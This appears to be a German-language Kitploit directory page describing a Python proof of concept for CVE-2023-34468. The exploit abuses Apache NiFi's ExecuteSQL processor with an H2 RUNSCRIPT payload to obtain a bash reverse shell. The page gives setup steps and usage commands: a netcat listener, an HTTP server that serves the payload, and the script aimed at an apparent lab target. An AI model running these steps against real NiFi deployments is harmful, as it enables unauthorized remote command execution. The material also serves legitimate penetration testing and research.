Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-34468 — CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC | Kitploit

Tools/GitHubGitHub/ozcanpng/cve-2023-34468
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlRed TeamingPayload-Entwicklung
GitHubozcanpng/cve-2023-34468

CVE-2023-34468

CVE-2023-34468 Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

Repository anzeigen
40vor 4 MonatenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    600
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    391
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    292
  • 6

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2023-34468 — Apache NiFi ExecuteSQL H2 RUNSCRIPT RCE PoC

Kurzer Python-PoC zum Ausnutzen eines editierbaren Apache-NiFi-ExecuteSQL-Prozessors mit einem H2-RUNSCRIPT-Payload, um eine Remote-Befehlsausführung über eine Bash-Reverse-Shell auszulösen.

Nur für autorisierte Tests und Forschungszwecke. Verwenden Sie es nicht gegen Systeme, die Ihnen nicht gehören oder für die Sie keine ausdrückliche Genehmigung zum Testen haben.


Was es tut

ExecuteSQL processor update -> H2 RUNSCRIPT fetch -> Bash reverse shell -> processor restore
  1. Ermittelt automatisch einen einzelnen ExecuteSQL-Prozessor oder akzeptiert --processor-id manuell.
  2. Schreibt einen lokalen rce.sql-Payload, der einen Java-gestützten Shell-Ausführungs-Alias definiert und aufruft.
  3. Fordert Sie auf, einen eigenen nc-Listener und HTTP-Server zu starten.
  4. Aktualisiert die Prozessor-Abfrage, um rce.sql über H2 RUNSCRIPT abzurufen.

  5. Startet den Prozessor, um die Reverse-Shell auszulösen.
  6. Stellt die ursprüngliche Prozessor-Konfiguration wieder her, nachdem Sie bestätigen, dass die Shell angekommen ist.

Screenshots

1. Einrichtung

Einrichtung


2. Anfrage an den Payload

Exploit-Ausführung

3. Shell empfangen

Prozessor-Update

4. Ergebnis

Ergebnis


Einrichtung

git clone https://github.com/ozcanpng/CVE-2023-34468.git
cd CVE-2023-34468
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt

Verwendung

Terminal 1:

rlwrap nc -lvnp 4444

Terminal 2, aus diesem Repo-Verzeichnis:

python3 -m http.server 8000

Terminal 3:

python3 CVE-2023-34468.py --url http://flow.helix.htb --lhost 10.10.16.53 --lport 4444

Für die manuelle Prozessorauswahl:

python3 CVE-2023-34468.py --url http://flow.helix.htb --processor-id <UUID> --lhost 10.10.16.53 --lport 4444

Betroffen

ProduktBetroffene VersionErforderlicher ZugriffAuswirkung
Apache NiFiVon CVE-2023-34468 betroffene Bereitstellungen mit editierbarem ExecuteSQL/H2-VerhaltenFähigkeit, den Ziel-NiFi-Prozessor über die API zu erreichen und zu ändernRemote-Befehlsausführung

Hinweise

  • Das Skript setzt voraus, dass die NiFi-API erreichbar ist und der aktuelle Benutzer/die aktuelle Sitzung den Zielprozessor ändern kann.
  • Die generierte Datei rce.sql wird von git ignoriert und sollte mit python3 -m http.server aus dem Repo-Verzeichnis bereitgestellt werden.
  • Wenn die automatische Erkennung keinen Prozessor oder mehrere Kandidaten findet, übergeben Sie die Prozessor-UUID manuell mit --processor-id.
  • Das Skript versucht, die ursprüngliche ExecuteSQL-Prozessor-Konfiguration wiederherzustellen, nachdem Sie bestätigen, dass die Shell angekommen ist.

Referenzen

  • NVD — CVE-2023-34468
  • Apache NiFi
  • H2-Datenbankbefehle

Autor

ozcanpng — github.com/ozcanpng — ozcanpng.dev

Tool herunterladen